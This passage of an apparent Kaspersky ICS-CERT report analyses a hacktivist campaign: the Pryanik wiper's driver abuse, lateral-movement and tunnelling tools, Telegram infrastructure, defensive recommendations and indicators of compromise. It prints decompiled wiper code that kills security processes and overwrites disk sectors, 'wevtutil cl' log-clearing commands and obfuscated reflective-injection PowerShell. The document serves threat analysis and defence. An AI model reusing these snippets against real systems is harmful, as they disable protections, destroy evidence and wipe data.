Fig. 10 Wiper launch time checking code

Apparently, the tactic of activating malware at night or early in the morning is popular with attackers, especially with groups that distribute ransomware, because at this time there may be no qualified personnel on-site except for the duty officer, and it is usually more difficult to prevent the malware from performing destructive activities.

So, on 04/17/2024 at 01:01 UTC, the wiper was able to start its activity. In order for the malware to execute code with the highest privileges (in kernel mode), the attackers used the Bring Your Own Vulnerable Driver (BYOVD) technique, which we described in one of our previous publications.

For this purpose, the wiper uses two versions (for systems with x86 and x64 architecture, respectively) of the Zemana Anti-Malware solution driver that contain the CVE-2021-31728 vulnerability. Depending on the system architecture, the malware unpacks and copies the required driver version to the Windows directory with a name consisting of eight randomly selected characters, for example, *PWWXXXYY.sys*, the driver file is given a creation date of 08/09/2020 16:31:13 UTC+3

(to hide the fact that a new file has appeared in the system), after which a service is created that loads and runs the vulnerable driver.

The malware then receives a list of processes and calculates the hash value from the names of their executable files using the algorithm described above. In this way, the wiper searches for security solution processes. If the required process is found, the malware terminates it by sending the control code to the vulnerable driver.

```
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
v3 = 0;
if ( Toolhelp32Snapshot != (HANDLE)-1 )
{
  v4 = Toolhelp32Snapshot;
  pe.dwSize = 296;
  if ( Process32First(Toolhelp32Snapshot, &pe) )
  {
    hSnapshot = v4;
    v5 = v1;
    v6 = 0;
    do
    {
      while ( v6 != 8 )
      {
        if ( Gen_Hash(pe.szExeFile) == *((_DWORD *)v13 + v6) )
        {
          OutBuffer = 0;
          v9 = 0;
          DeviceIoControl(v5, 0x80002048, &pe.th32ProcessID, 4u, &OutBuffer, 4u, &v9, 0);
        }
        ++v6;
      }
      v6 = 0;
    }
    while ( Process32Next(hSnapshot, &pe) );
```

Fig. 11 Terminating security solutions processes

After that, the wiper clears Windows event logs using the wevtutil.exe system utility:

```
CreateProcess((LPSTR)"wevtutil.exe cl System");
CreateProcess((LPSTR)"wevtutil.exe cl Security");
CreateProcess((LPSTR)"wevtutil.exe cl Application");
```

Fig. 12 Erasing Windows event logs

Next, the malware performs a number of actions for each storage device connected to the system:

1. The disk geometry (number of cylinders, heads, and sectors on tracks) is obtained by sending IOCTL control code to the vulnerable driver.

2. It then sends another IOCTL control code to the driver, resulting in the loss of information previously written to the specified section of the disk:

```
DeviceIoControl(hDevice, 0x80002018, SectorBuffer, 0x20200u, 0, 0, &BytesReturned, &Overlapped);
v9 = dword_2A7F58;
v8 = 1;
```

Fig. 13 Wiping information on disk

The SectorBuffer structure is the most interesting part of this API call; when it is filled, an offset is selected from which the malicious program will start overwriting data. For this, the scheme <number of current storage> * $2^8$ is used. The resulting number is the data block number according to the LBA scheme.

The Length field is filled with the value 200h and the Count field with the value 100h, so the value of the size of the rewritten block (*DataTransfersLength*) will be formed according to the algorithm *Length* * *Count* = 200h * 100h = 20,000h = 131,072 bytes, i.e., the malware rewrites a section of only 128 megabytes.

# Lateral movement tools

During the analysis of the actors' tools, we found a huge number of utilities for lateral movement, all of which, with rare exceptions, are available in open sources and are used by attackers without modification "as is". Conventionally, all of these utilities can be divided into several groups:

- Full-featured post-exploitation frameworks
- Credential stealing tools
- Remote access tools

Due to the large number of tools found, as well as their popularity, we will attempt to cover them in brief reference form in this section.

## Post-exploitation multi-functional frameworks

Instead of standard network research utilities such as nmap, the attackers use full-featured frameworks to advance in the network of the attacked organization. These software packages combine several functions at once: stealing credentials, scanning IP addresses and ports, connecting to remote systems using standard mechanisms (with previously stolen authentication data), and even exploiting vulnerabilities on remote systems. Let's take a closer look at the frameworks used.

In particular, during the attacks investigated, the actors used Metasploit Framework – one of the most famous penetration testing tools, which is also often used by attackers. It is known for its wide capabilities in exploiting various vulnerabilities.

The framework is able to scan remote systems, identify vulnerable services, perform an attack using an exploit that is available in the framework database, generate a payload, for example, a Meterpreter backdoor, which makes it possible to execute commands in the command line on the attacked system (remote shell).

We also found indirect evidence that the attackers may have used other frameworks such as SharpSploit, Cobalt Strike and Sliver.

## Credentials theft

To move through the network of the attacked organization and remotely launch malware on new systems, the attackers also needed authentication data of privileged users. Their arsenal includes several well-known open source utilities, for example, Mimikatz – the tool used to obtain Windows user account data cached in the system's RAM (the *lsass.exe* process).

The version of Mimikatz used by the actors has some peculiarities. To hide their actions, the attackers used the *Invoke-ReflectivePEInjection* technique, which uses PowerShell to download and run executable files, injecting them directly into the running process without writing them to disk. In particular, the PowerShell scripts are based on code from the PowerSploit penetration testing framework.

```
${KeRN`el`32han`dLe} = ${WIN3`2FUNCtIO`NS}."GeT`MOD`UleH`A`NdLE"."iNV`oke"("kernel32.dll")
${gETap`ROC`AD`DRe`SS`ADDR} = ${WIn32fU`NCti`o`Ns}."GEtpro`cADd`R`esS"."invO`KE"(${k`E`RnEl`3`2hANdlE}, "GetProcAddress") #Kernel32 loaded to


${G`e`TaprOca`d`DreSsrETmEM} = ${win`32`FuNCti`O`Ns}."VIRtUAla`llOc`Ex"."I`NV`Oke"(${RE`Mote`p`RoC`HA`Ndle}, [IntPtr]::"z`ERo", [UInt64][UInt6
if (${getapro`cA`DD`Ress`Ret`meM} -eq [IntPtr]::"z`Ero")
{
    Throw "Unable to allocate memory in the remote process for the return value of GetProcAddress"
}



[Byte[]]${GeTaP`Ro`caDdrE`SSSc} = @()
if (${P`Ein`Fo}."pE`6`4biT" -eq ${t`RuE})
{
    ${GeTaP`ROcaD`Dr`essSc1} = @(0x53, 0x48, 0x89, 0xe3, 0x48, 0x83, 0xec, 0x20, 0x66, 0x83, 0xe4, 0xc0, 0x48, 0xb9)
    ${Getap`ROC`ADDR`essSC2} = @(0x48, 0xba)
    ${Ge`TAp`R`o`cadDRE`sS`sC3} = @(0x48, 0xb8)
    ${gEta`PROCa`Ddre`sSsc4} = @(0xff, 0xd0, 0x48, 0xb9)
    ${getApR`O`ca`d`d`RESSsC5} = @(0x48, 0x89, 0x01, 0x48, 0x89, 0xdc, 0x5b, 0xc3)
}
else
{
    ${gE`T`AProcAd`DrEsSsc1} = @(0x53, 0x89, 0xe3, 0x83, 0xe4, 0xc0, 0xb8)
    ${ge`Ta`P`ROCAddReSsSc2} = @(0xb9)
    ${gE`Tap`R`oCa`Dd`RE`SSsC3} = @(0x51, 0x50, 0xb8)
    ${Get`AP`Ro`caDDr`eSS`SC4} = @(0xff, 0xd0, 0xb9)
    ${GetA`pROcADd`R`eSSs`C5} = @(0x89, 0x01, 0x89, 0xdc, 0x5b, 0xc3)
}
${sCL`En`gtH} = ${GeTAprocADdR`E`s`s`S`c1}."l`EN`gth" + ${GetaP`Rocadd`Re`S`ss`C2}."l`ENGTH" + ${G`eTA`PROC`AD`DRE`SSSc3}."LEn`gth" + ${GE`Tap
${S`C`PsMEM} = [System.Runtime.InteropServices.Marshal]::"A`LL`OcH`GlOBAL"(${sClEn`GTh})
```

Fig. 14 Example of Invoke-ReflectivePEInjection.ps1 script code

## Remote administration tools

Finally, once the system is accessed, the attackers need to not only gain a foothold, but also establish a reliable presence using multiple control channels. The Vasilek backdoor, which we described earlier, was the main channel, but not the only one. In the event of malware detection, the intruders could also use the following remote administration tools.

For remote access to infected systems, attackers use a branch of the VNC server based on TightVNC. The peculiarity of this version is that it is included in the Metasploit Framework as one of the payloads. An attacker can transfer a DLL of this version of VNC to the attacked machine, it will be loaded into memory using the reflective loading technique, and the attacker will be able to connect to the compromised system using the graphical user interface via the VNC protocol.

Another remote control utility that we found in the actors' arsenal was Aspia Remote Desktop, which supports both connection mode from the internet (by ID), including to devices behind NAT, and direct connection mode over a local network.

In addition to classic GUI remote control mechanisms such as RDP, Windows also supports utilities that use the remote procedure call (RPC) mechanism, which is often used by attackers.

The most famous utility in this family is PSExec, which we also saw in the actors toolkit. This utility is part of Microsoft's Sysinternals package and works as follows:

1. The executable file of the *PsExesvc.exe* utility (default name) is moved to the remote system in the *ADMIN$* network folder using the SMB protocol.
2. Using a remote procedure call (RPC), a service is created that runs the PSExec executable file.
3. A set of named pipes is created for communication (remote shell), with names usually prefixed with *RemCom* or *psexesvc*.

To detect the activity of PSExec-like utilities, EDR and XDR class security solutions can be used in conjunction with SIEM systems.

## Hiding network traffic

During the research, we discovered several techniques and corresponding utilities that the attackers used to tunnel malware network traffic and thus hide their presence in the network of the targeted organization. In addition to these utilities, they also actively used compromised systems inside the victim's network as proxy servers. It can be assumed that this was necessary to ensure communication with malware installed on systems that did not have direct access to the internet.





Fig. 15 Malware communication scheme

3proxy – a utility for establishing proxy servers. This open source utility supports many network protocols (HTTP, SOCKS4, SOCKS5, FTP, SMTP, HTTPS), several types of authentication (basic, digest, NTLM, IP-based), and the utility also supports request forwarding and web page caching. Finally, 3proxy has functionality for filtering traffic (blocking access and limiting the speed of access to a resource), logging events and collecting statistical data.

The 3proxy sample we found during our investigation had encrypted strings. In some of the samples we found, decryption was based on the *ABCDEF* string, in others it was based on the *Knondiv1Rabbit* string. By default, the 3proxy builds used by Cyber the actors listen for connections on port *47135* TCP.

```
_BYTE *__cdecl decrypt_string(int a1, size_t Size, int a3)
{
  _BYTE *v3; // esi
  size_t v4; // ebp
  int v5; // ebx
  signed int v6; // edi
  signed int v8; // [esp+0h] [ebp-14h]

  v3 = (_BYTE *)a3;
  v4 = Size;
  v8 = strlen(Str);
  if ( !a3 )
    v3 = malloc(Size);
  if ( (int)Size <= 0 )
    v4 = 0;
  v5 = 0;
  v6 = 0;
  while ( v4 != v5 )
  {
    v3[v5] = *(_BYTE *)(a1 + v5) ^ __ROL1__(tolower(Str[v6++]), v5);
    if ( v6 >= v8 )
      v6 = 0;
    ++v5;
  }
  return v3;
}
```

Fig. 16 3proxy custom-built decryption routine

Gost – a utility used for proxying and tunneling network traffic. The peculiarity of this utility is the ability to create chains of several proxy servers using various network protocols and obfuscation methods: http, http2, socks4, socks4a, socks5, Shadowsocks, Shadowsocks with AEAD, SNI, "forward" (a special "protocol" for redirecting connections to a specified port of a given system), "relay" (GOST utility's own protocol, supports TCP and UDP proxying, reverse proxy, etc.), TCP, TLS, Multiplexed TLS, WebSocket, Multiplexed WebSocket, WebSocket with TLS encryption, Multiplexed WebSocket with TLS encryption, KCP, QUIC, SSH, OBFS4 (used, in particular, to connect to the Tor network), obfuscated HTTP, obfuscated TLS.

### Other tools

Evlx – a utility for deleting events from Windows event logs, has the ability to both completely clear logs and delete individual events (event groups) according to specified criteria. In addition, it has the ability to completely disable the Windows logging service and delete itself after performing specified actions.

## Infrastructure and connections to another groups

As already mentioned, the backdoor we discovered uses a group in the Telegram messenger to receive commands from the attacker (the malware operator), and the results of the commands are also sent there, including data collected on the infected system. It is easy to see that, from the point of view of the Telegram infrastructure, several types of objects were used at once: user (account), bot and chat (group).

After analyzing all the detected malware samples, we extracted configuration data that allowed us to identify information about the bots used in the attack. Using the Telegram API, we were able to identify several user accounts that wrote the /start command to the specified bots. Given the purpose of the bots, it can be assumed that the discovered accounts belong to the operators of the malware.

Having received the user IDs, we searched among the participants of open Telegram channels and groups associated with cybercriminals. It turned out that one of the discovered accounts is a member of groups associated with the IT Army of Ukraine, indirectly confirming statements by the actors about cooperation with Ukrainian "colleagues".





Fig. 17 Cyber Partisan post in IT Army of Ukraine Telegram group

In 2022, a suspected member of the group asked a question in the IT Army of Ukraine Telegram chat about checking the functionality of proxy servers, something that we see the intruders actively using in their attacks.

We also managed to find several domain names that were listed as control servers (DNS servers for tunneling malware requests) in the DNScat2 utility builds used by the actors:

| Domain name | DNS records |
|---|---|
| **w.3a01[.]net** | 103.219.153[.]203 |
| **c.0ce[.]org** | Absent at the time of the research |
| **p.7cp[.]org** | Absent at the time of the research |
| **gov-by[.]com** | CloudFlare service is used |
| **f.91j[.]org** | CloudFlare service is used |
| **in.vmware.org[.]mx** | CloudFlare service is used |
| **ns.p-society[.]org** | CloudFlare service is used |

# Conclusions

Hacktivism is one of the most pressing threats to industrial enterprises in regions with high geopolitical tensions, as we have previously covered in reports on attacks by the IT Army of Ukraine[1] and TWELVE[2].

The group's arsenal includes both commercial post-exploitation frameworks, which allow for significant automation of the network reconnaissance and malware distribution processes, as well as open source utilities for solving specific problems. At the same time, the attackers pay close attention to bypassing security solutions and concealing their activity, in particular, using several methods of tunneling and encrypting network traffic simultaneously.

It is worth mentioning separately the Vasilek malicious program and the utility DNSCat2 used by the actors, which perform malicious activities only on target systems. The name of the computer on which the malicious program is running is used for verification. In this case, the hash value from the name is used not only as a condition for continuing the malware execution, but also as a key for decrypting characteristic strings, such as the names of imported API functions.

All this significantly complicates automated analysis of the malicious program in isolation from the context of its target execution. In other words, even if a sample of the Trojan ends up in a research environment (e.g., a sandbox), no artifacts indicating

[1] https://tip.kaspersky.com/ report: Researcher notes: insider on contractor's side uses remote access to attack electric power facilities in Russia
[2] https://tip.kaspersky.com/ report: Pro-Ukrainian hacker group attacked industrial organization in Russia

the true functionality of the program will be obtained – they will simply remain encrypted.

Additionally, the attackers do not activate all the malware at once during attacks, but leave so-called bombs that are triggered after a specified period of time. This approach is designed to repeatedly disable the enterprise's IT infrastructure once it is restored after the first phase of the attack. Taking this into account, we strongly recommend conducting a deep incident response procedure involving qualified specialists, even in cases where the fact of compromise is in doubt or it appears that the attack has been dealt with internally.

The attackers' activities can have serious consequences for industrial enterprises, threatening not only the operability of IT systems, but also a cyber-physical impact. According to the attackers' statements, during the attack on the fertilizer production plant, they halted the operation of the plant's boiler room and stopped there, though they had the opportunity to disrupt the operation of other power facilities at the enterprise, which could have led to serious physical consequences or even an emergency. It is impossible to verify the veracity of their claims, but the risk of such events cannot be ruled out if the technological network of an enterprise is compromised.

It is worth mentioning that not all the claims that the attackers make, should be treated as a reliable source of information as the analysis shows. First, in their statements the attackers talk about encrypting data on the systems of the targeted organizations, while in the course of our research we found that the actors use a malicious program of the wiper class. Based on this, doubts arise about the technical possibility of data recovery even if the attackers' demands are met. Second, in their posts, the actors mention various infection vectors, ranging from exploiting vulnerabilities to recruiting an employee of an organization to "open the door" to the targeted organization's network. Perhaps they describe these scenarios to confuse, because in practice we have seen them use another, much more common initial attack vector – phishing emails.

If you have any questions or comments after reading this report, or if you have any additional information relevant to the malicious campaign described here, please do not hesitate to contact us at ics-cert@kaspersky.com.

# Recommendations

If any indicators of compromise have been identified, please perform the following actions immediately:

1. Isolate the compromised subnet or disconnect the entire corporate network from the internet. Monitor suspicious connections, such as:
    a. Abnormal number of DNS queries.
    b. VPN connections.
    c. Remote administration tool activity.
    d. Frequent attempts to connect to messenger API servers.

2. Change all domain account passwords, both user and computer. To prevent threat actors from conducting Golden Ticket attacks, the password for the *krbtgt* service domain account should be changed twice, with a very short time interval between the password changes.

3. Perform an urgent reboot of workstations and servers to restore operation of security solutions that may have been disabled by the threat actor.

4. Make sure that the security solution is functioning on all systems, all modules are enabled, databases and software modules are up to date, and the use of Kaspersky Security Network technology is enabled on groups of systems where the use of cloud services is not prohibited by laws or regulations. Access to Kaspersky Security Network servers can only be opened from Kaspersky Security Center using KSN proxy technology.

5. Perform an urgent full antivirus scan of all systems.

6. For further instructions and assistance with incident response, please contact us at ics-cert@kaspersky.com.

We recommend taking the following measures to avoid falling victim to the attack described above:

1. Implement network traffic monitoring and anomaly detection solutions, paying particular attention to the following events:
    a. Outgoing VPN connections.
    b. Large number of DNS requests.
    c. Large number of requests to messengers APIs.
    d. Attempts to scan the organization's network.
    e. Attempts to connect systems within the network via non-standard ports.

2. Supplement SIEM systems with the following correlation rules:
    a. Installation of a new driver on the system.
    b. Successful logon of a user with administrator rights on a new system.

c. Creation of a new Windows service.
d. Shutdown of security solution processes.
e. Appearance of hidden users in the system.
f. Clearing of Windows Event Logs.
g. Disabling of the Windows logging service.
h. Tracking of PSExec utility launch events and similar events.

3. Set up email filtering so that executable files are automatically cut from incoming emails (from third-party addresses).

4. Implement a practice whereby domain accounts of regular users do not have local administrator rights. This will help reduce the risk of privilege escalation if such an account is compromised.

5. Configure security solutions to block the launch of remote administration utilities (except for utilities used by administrators).

6. Install up-to-date versions of centrally managed security solutions on all systems (both servers and workstations) and regularly update antivirus databases and program modules. For systems operating in technological networks, it is recommended to use specialized security solutions, such as KICS for Nodes.

7. Check that all security solution components are enabled on all systems, and that active policies prohibit disabling protection and terminating or removing solution components without entering the administrator password.

8. Check that security solutions receive up-to-date threat information from the Kaspersky Security Network on those groups of systems where the use of cloud services is not prohibited by laws or regulations.

9. Make sure that all devices are distributed into groups (there are no systems in the Unknown devices group), license keys for security solutions are distributed to all devices, and periodic system scanning tasks are created for all groups of devices.

10. Update Microsoft Windows and Unix-like operating systems to versions currently supported by the vendors. Install the latest security updates (patches) for operating systems and applications. Pay particular attention to installing updates for hypervisors.

11. Update application software such as Microsoft Office, web browsers, etc. Install all types of updates: cumulative updates (CU), service packs (SP) and security updates (patches). **Pay particular attention to services that are accessible from the internet.**

12. Configure filtering of content sent via email and set up multi-tier filtering of incoming email traffic.

13. Restrict the use of RDP and SMB protocols using access control lists (ACL).

14. Make it the responsibility of administrators to avoid using privileged accounts except in cases where their duties can only be performed using these accounts. It is also recommended that different dedicated accounts be used to administer different groups of systems, such as database servers, email servers, etc.

15. Require employees to use different passwords for different domains, services and systems.

16. Establish the following password complexity requirements in Active Directory group policies:
    a. Password length: at least 12 characters for unprivileged accounts and 16 characters for privileged accounts.
    b. A password should contain uppercase letters, lowercase letters, digits, and special characters:

       (! @ # $ % ^ & * ( ) – _ + = ~ [ ] { } | \ : ; ‘ ” < > , . ? /)

    c. A password should not contain dictionary words or the user’s personal data that could be used to crack the password, such as: the user’s name(s), telephone numbers, memorable dates (birthdays, etc.);
    d. A password should not contain characters located sequentially on the keyboard (“12345678”, “QWERTY”, etc.); common abbreviations and terms (“USER”, “TEST”, “ADMIN”, etc.).
    e. Passwords are valid for no more than 90 days.

17. Prohibit storing and sending of passwords in plain text; use dedicated password management software to store and transfer passwords.

18. Deploy (if not already in use) a system for collecting and managing information security events (SIEM system), e.g., Kaspersky Unified Monitoring and Analysis Platform.

19. Configure the backup storage system to store backup copies on a separate server that is not part of the domain and ensure that backup deletion and modification rights are held only by a dedicated account that is also not part of the domain. This measure can help protect backup copies in the event that the domain becomes compromised.

20. Increase the frequency with which backup copies are created to ensure that the failure of a server does not result in the loss of a critical volume of information.

21. Store at least three backup copies for each server and for other systems that are important for the organization's normal operation. In addition, at least one backup copy should be stored on a separate, autonomous data storage device.

22. Use RAID arrays on servers where backup copies are stored. This will help improve the backup system's fault tolerance.

23. Implement a procedure for regular checks of backup integrity and usability. In addition, implement a procedure to regularly scan backup copies with an antimalware solution.

24. Train employees to work securely with the internet, email, and other communication channels. Specifically, explain the possible consequences of downloading and launching files from unverified sources. Emphasize control of phishing emails, as well as secure practices when working with executable files and Microsoft Office documents.

25. Enhance network segmentation. Configure the networks of different divisions (as well as different enterprises) as separate segments. Limit data transfers between network segments to a minimally required list of ports and protocols that are necessary to operate the organization's work processes.

26. Check that Active Directory policies include restrictions on user attempts to log in to the system. Users should only be allowed to log in to systems they need access to in order for them to perform their job responsibilities.

27. Enable two-factor authentication for logging in to administration consoles and web interfaces of security solutions. In the Kaspersky Security Center, for example, this can be done manually.

28. Deploy specialized solutions to protect against targeted attacks, such as Kaspersky Anti Targeted Attack and Kaspersky Endpoint Detection and Response.

29. Minimize the number of exceptions specified in security solution policies. Try to avoid * (wildcard) exceptions, and instead use exceptions for specific files or extensions.

30. Implement two-factor authentication for authorization (using RDP or other protocols) on systems that contain confidential data and systems that are critical for the organization's IT infrastructure, such as domain controllers.

31. Segregate services for maintaining the organization's information security into a dedicated segment and, if possible, into a separate domain. Limit data transfers between that segment and the rest of the network to a minimally required list of ports and protocols that are necessary for the operation of security solutions and for conducting monitoring to identify information security incidents.

32. If remote access to systems in other network segments is needed, set up demilitarized zones (DMZ) for communication between network segments and carry out remote access via terminal servers.

33. We also recommend, irrespective of whether signs of an information security incident are present or not, that Kaspersky Security Center settings be brought in line with the best practices described in the Hardening Guide.

# Indicators of compromise

**Files hash (MD5)**

```
7C730289B150582D65622FEE14DAF1DE – DNSCat2 malicious build
A0D7545DCD71267D2D051A4646F91FEB – DNSCat2 malicious build
B3F91A4BFCD2EEB346E323B5CBEF2833 – DNSCat2 malicious build
D9F7489A2CB324DB909CE49548E1DB79 – DNSCat2 malicious build
021C89550F2CC0067891693C0B2301E6 – DNSCat2 malicious build
13F9BE1C7501154E82626D883219B0F1 – DNSCat2 malicious build
A4120003348FEDA59ED2A3B278E149BD – DNSCat2 malicious build
B78859EB6FD560548E1A99356D14FBB5 – DNSCat2 malicious build
C19970454202AFF1D5AC289B0C0752DA – DNSCat2 malicious build
CC9E931FC7BFE857284BF2EC661399EE – DNSCat2 malicious build
CE338924524961F9553C49B3C2D6EBDE – DNSCat2 malicious build
```

749B194B2746479157048E08F36C0B05 – Pryanik wiper
D1A8081FF646A83666C7AA69204C17A5 – Pryanik wiper
0216931A3ED18710FD0CC247E9B98454 – Gost tunnel tool custom build
0368CCD16376517659B6BA0A63A33086 – Gost tunnel tool custom build
043A1AE4CB4FD6B2E46D70091FDFDA80 – Gost tunnel tool custom build
0AB6D6546094D93817E45390F77B840A – Gost tunnel tool custom build
1192D60F12AC800DEB3BB94A326E2EFC – Gost tunnel tool custom build
1606FF3CA7201B1EDD99A4885AD74479 – Gost tunnel tool custom build
18769F7D5AE7182135873EA29B586608 – Gost tunnel tool custom build
1F024F1BCF190DAB60FAE70F0760F92C – Gost tunnel tool custom build
28408044F467FD6033E8E9272CF4AD0C – Gost tunnel tool custom build
2BA3CE248489F54233FE66D232B8B399 – Gost tunnel tool custom build
2FFD44AF4277E78C0DCCF0DEB722FA71 – Gost tunnel tool custom build
3559069687B0F9982F29DCED5FED40B6 – Gost tunnel tool custom build
39E2604706EB137FF70619E21511F602 – Gost tunnel tool custom build
3B627D73EDE057BA29E3707736382FD7 – Gost tunnel tool custom build
457E261456BA5AC6BE9EF9ED4F46518E – Gost tunnel tool custom build
45DA308F63B3675E8D0EB4D440D54319 – Gost tunnel tool custom build
46D785CD365E0B1514D156AB6EBC8C20 – Gost tunnel tool custom build
4A5EB4BCD4CA4E024DCB608D5E0C2DDD – Gost tunnel tool custom build
5047C19C15DF7A356E76959F7921D09A – Gost tunnel tool custom build
513AF4462F64719BD7861A2DAFF8E15D – Gost tunnel tool custom build
56090EEEF953847D3E4D59729242EC24 – Gost tunnel tool custom build
5B88416749CDFE192393144EFAE82492 – Gost tunnel tool custom build
5CA2662B8DE5CC7D56A8E425EF59FBDD – Gost tunnel tool custom build
5E29F706DB2FF0BFA9BE481960D52B0C – Gost tunnel tool custom build
5F0E6A992521661AA30F627981C89CFD – Gost tunnel tool custom build
60290EA2D6149BA5678A8F1FB7ABD1E1 – Gost tunnel tool custom build
6ADA80A78D15C39B6511D435389A0C32 – Gost tunnel tool custom build
6CB10D35E6884089CB192E3AB09BF921 – Gost tunnel tool custom build
718DF1E53B6B208AC46CF135251661DF – Gost tunnel tool custom build
74D7FD33236D1024ADAD272C27FA4A04 – Gost tunnel tool custom build
7524640B6C66411C9F7A4494FA9ACA1C – Gost tunnel tool custom build
7EE9A254AC0F571C6889793AF4CFCD3B – Gost tunnel tool custom build
89ED6D4EF883A6B6C095CBB2CCFD774E – Gost tunnel tool custom build
916B54455CCB7673FB28469B08B3340B – Gost tunnel tool custom build
99634F5A23DB7AF8827AFFD095C5E0C0 – Gost tunnel tool custom build
9A102379C85547C543CA4B4A8FAB99EC – Gost tunnel tool custom build
9B5E70FA77FFDC845AC96EAE7F013BB0 – Gost tunnel tool custom build
9F61EABEE7FEDE49BEEB7DA793FE4025 – Gost tunnel tool custom build
A268C3D5CAC25D9C03A2960E4EC6F756 – Gost tunnel tool custom build
A402859D74BCCDEB1E074D1EF837BF70 – Gost tunnel tool custom build
A5B2129462C6D78521F544A37F8CA21F – Gost tunnel tool custom build
A681FE14BC71B14A91000FA8065153BF – Gost tunnel tool custom build
A70AF2DB482B8BC2C442B5E55AB6F91B – Gost tunnel tool custom build
A7EE2BE8288FCDAE91B5E4022B95AD3A – Gost tunnel tool custom build
ADDBB3DEA38C7F114D9B55AC473AF9BD – Gost tunnel tool custom build
BAC437D80CD0C65A7937681A9BF5A5E0 – Gost tunnel tool custom build

BE47583211DF677350E13EF82198D2D5 – Gost tunnel tool custom build
C060237A1C8D2DCCEFD46F99209312B9 – Gost tunnel tool custom build
C8C7128B536ACFB2A1531B0CB016F1CE – Gost tunnel tool custom build
CE3CB372FC86A1BF8B8965F941903909 – Gost tunnel tool custom build
E596F7165F9792E9B201E00585ED3694 – Gost tunnel tool custom build
E5D80BF63B2D4DA0E6B1E91B4DC0E35A – Gost tunnel tool custom build
E6F319DA7D9230850974E0B2FA664450 – Gost tunnel tool custom build
ED03D170568479661BBE47D3B72AABB6 – Gost tunnel tool custom build
F82207C8CA5C44FF3F3D3341C5B01F4C – Gost tunnel tool custom build
FB966F7055BCDF8D21CE32E4DD71317C – Gost tunnel tool custom build
FCE38AB03134AD9C4B63845FA456C3E2 – Gost tunnel tool custom build
FF230F470B3E77CF63CB17BC7A2745BB – Gost tunnel tool custom build
6470C04186BD618D612FF765B4234C61 – Vasilek backdoor
eef8bb0e23f4633ca53d3ac767294b20 – Vasilek backdoor
a31f4e073c5700f3195b52caaa950971 – Vasilek backdoor
21a558d7fc3934055302b8a0da78f830 – Vasilek backdoor
952FC71A3B89BB6E6BB191A66EB4CA12 – Vasilek backdoor
F72E9453C6B9044FBE5BAC9B5EE4E65F – Vasilek loader
05c17f58b31dbeb2c15d44d1a460a3e0 – Vasilek loader
0633ed1e19ad9e1c6212c1f326e03d73 – SeekDNS tool
8CE8DF9CA659D0678F0236CB13FE8505 – malicious software installer
BF33354D4D1EDD928617B68365C2DF02 – 3proxy custom build
9BBBC01EE96D575DCFC2137FD319A379 – RemComSvc custom build

**Security solutions verdicts**

HEUR:Trojan.Win32.Vasilek.gen
Trojan.Win64.Vasilek.p
HEUR:Trojan.Win64.Vasilek.gen
Trojan.Win64.Agent.qwkbkz
Trojan.Win64.Vasilek.q
not-a-virus:NetTool.Win32.Agent.aelf
Trojan.Win32.Agentb.lnij
HEUR:Trojan.Win32.Agent.gen
Trojan.Win64.Agent.qwkciw
Trojan.Win32.Agent.xbnfrj
Trojan.Win32.Agent.ildg
Trojan.Win32.Vasilek.ak
Trojan.Win64.Agentb.kyfw
Trojan.Win64.Vasilek.r
Trojan.Win32.Vasilek.j
Trojan.Win32.Zapchast.bkvf
Trojan.Win64.Vasilek.s
Trojan.Win64.Agentb.kyfv
not-a-virus:NetTool.Win64.Agent.bw
Trojan.Win64.Agent.qwkswp
Trojan.PowerShell.Agent.aiw
Trojan.Win32.Agent.xbdvtb
not-a-virus:NetTool.Win32.Agent.aele
Trojan.Win32.Agent.ildf

